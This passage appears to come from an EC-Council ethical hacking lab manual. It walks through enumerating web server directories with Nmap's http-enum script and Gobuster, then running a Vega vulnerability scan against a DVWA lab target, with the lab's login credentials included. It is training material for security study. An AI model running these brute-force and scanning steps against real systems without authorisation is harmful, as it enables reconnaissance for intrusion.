


Figure 1.5.2: Result showing web server directories

Note: In real-time, attackers use various techniques to detect the vulnerabilities in the target web applications hosted by the web servers either to gain administrator-level access to the server or to retrieve sensitive information stored on the server. Attackers use the Nmap NSE script **http-enum** to enumerate the applications, directories, and files of the web servers that are exposed on the Internet. Through this method, attackers identify critical security vulnerabilities on the target web application.

TASK 5.2

Copy Wordlist File from Windows 10

8. Now, we shall copy the wordlist file (**common.txt**) from a shared network drive. We will use this file in the Gobuster tool.
9. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
10. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
11. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Navigate to **CEHv11 Module 14 Hacking Web Applications**, copy the **common.txt** file.




Figure 1.5.3: Copy common.txt folder

13. Paste the **common.txt** into the **/home/attacker** directory, close the window.




Figure 1.5.4: Paste common.txt on the Desktop

14. Now, switch back to the terminal window, Type **mv /home/attacker/common.txt /root/Desktop/** and press **Enter** to move the common file to the **Desktop**.

TASK 5.3

Identify Web Server Directories using Gobuster

15. In the terminal window, type **gobuster dir -u <Target Website> -w /root/Desktop/common.txt**, and press **Enter**.

Note: **dir**: uses directory or file brute-forcing mode, **-u**: specifies the target URL, and **-w**: is the wordlist file used for directory brute-forcing (here, **common.txt**).

16. The result appears, displaying the identified web server directories, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.5.5: Result showing web server directories

Note: In real-time, attackers use Gobuster to scan the target website for web server directories and perform fast-paced enumeration of the hidden files and directories of the target web application. Gobuster is a command-oriented tool used to brute-force URIs in websites, DNS subdomains, and names of the virtual hosts on the target server.

17. This concludes the demonstration of how to identify web server directories using Nmap and Gobuster.
18. Close all open windows and document all the acquired information.
19. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

TASK 6

Perform Web Application Vulnerability Scanning using Vega

Here, we will discover vulnerabilities in the target web application using Vega.

Vega is a web application scanner used to test the security of web applications. It helps you to find and validate SQL Injection, XSS, inadvertently disclosed sensitive information, and other vulnerabilities.

Note: In this task, the target website (**http://10.10.10.16:8080/dvwa**) is hosted by the victim machine **Windows Server 2016**; keep this machine running until the end of the task. Here, the host machine is the **Windows 10** virtual machine.

Note: Ensure that the **Windows 10** virtual machine is running.

1. Turn on the **Windows Server 2016** virtual machine.
2. On the **Windows Server 2016** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.1

Launch WampServer

3. Double-click the **WAMP Server** shortcut icon from the **Desktop** to start the WAMP Server services.

   OR

   Click the **Start** icon from the lower-left corner of **Desktop**; in the applications, scroll down and expand the **Wampserver64** folder. Click **Wampserver64** to launch **WampServer**.

4. Now, in the right corner of **Desktop**, click the **Show hidden icons** icon ( ); observe that the **WampServer** icon appears.

5. Wait for this icon to turn green ( ), which indicates that the **WampServer** is successfully running. Leave the **Windows Server 2016** virtual machine running.

6. Switch to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.

7. Navigate to the location **E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications\Web Application Hacking Tools\Vega** and double-click **VegaSetup64.exe**.




Figure 1.6.1: Double-click VegaSetup64.exe

8. If a **User Account Control** pop-up appears, click **Yes**.

9. The **Vega Setup** window appears; then, click **Next**.

10. Follow the wizard-driven installation and install the application using all default settings.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. After the installation completes, the **Completing the Vega Setup Wizard** appears; ensure that the **Run Vega** checkbox is selected and click **Finish**.




Figure 1.6.2: Completion of installation

12. The **Subgraph Vega** main window appears, as shown in the screenshot.




Figure 1.6.3: Vega main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.2

Set Scan Configuration

13. Click **Scan** from the menu bar and select **Start New Scan** from the available options.




Figure 1.6.4: Starting a new scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Select a Scan Target** window appears on the screen. Ensure that the **Enter a base URI for scan** radio button is selected under the **Scan Target** section.
15. In the **Enter a base URI for scan** field, enter the target URL as **http://10.10.10.16:8080/dvwa** and click **Next**.

Note: **10.10.10.16** is the IP address of **Windows Server 2016**, where the **DVWA** site is hosted on port **8080**.




Figure 1.6.5: Setting a scan target

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **Select Modules** wizard appears; double-click on both of the checkboxes (**Injection Modules** and **Response Processing Modules**) to select all options.
17. By checking these options, all modules under these options will be selected. Click **Next**.




Figure 1.6.6: Selecting modules

18. In the **Authentication Options** wizard, leave the settings to default and click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. In **Parameters** wizard, leave the settings to default and click **Finish** to initiate the scan.




Figure 1.6.7: Parameters section

20. The **Follow Redirect?** pop-up appears; click **Yes** to continue.



Figure 1.6.8: Follow Redirect? pop-up

21. The Vega application starts scanning the target website for vulnerabilities. Observe the **Scanner Progress** bar and wait for it to finish.

Note: In the left-hand pane, under the **Scan Alerts** section, you can see the scan status as **Auditing**. As soon as Vega completes, the scan status changes to **Completed**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.6.9: Scan initiated

TASK 6.3

Examine the Scan Result

22. After the scanner finishes performing its vulnerability assessment on the target website, it lists the discovered vulnerabilities under **Scan Alert Summary**.

